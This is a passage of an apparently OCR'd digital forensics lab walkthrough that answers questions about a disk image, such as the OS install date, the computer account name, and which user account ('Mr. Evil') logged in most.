
The install date can be found in the same operating system info section just below the OS inf-ormation.



The OS on the computer was installed on 19-08-2004 22:48:27.

5. What is the computer account name?


The computer account name on this computer is found in the same section.



The computer account name is N-1A9ODN6ZXK4LQ.

6. How many accounts are recorded?


The information about the user accounts is found in the Operating system user account secti
-on.



There are total five user accounts on the target computer. They are Administrator, Mr. Evil, S
UPPORT_388945a0, Guest and HelpAssistant.

7. What is the account name of the user who mostly uses the computer?


In the same section, the count section shows how many times the user logged in.



The user Mr.Evil has logged in 15 times while the others didn't even log in once. So Mr.Evil is the user who mostly uses the computer.

8. Who was the last user to logon to the computer?

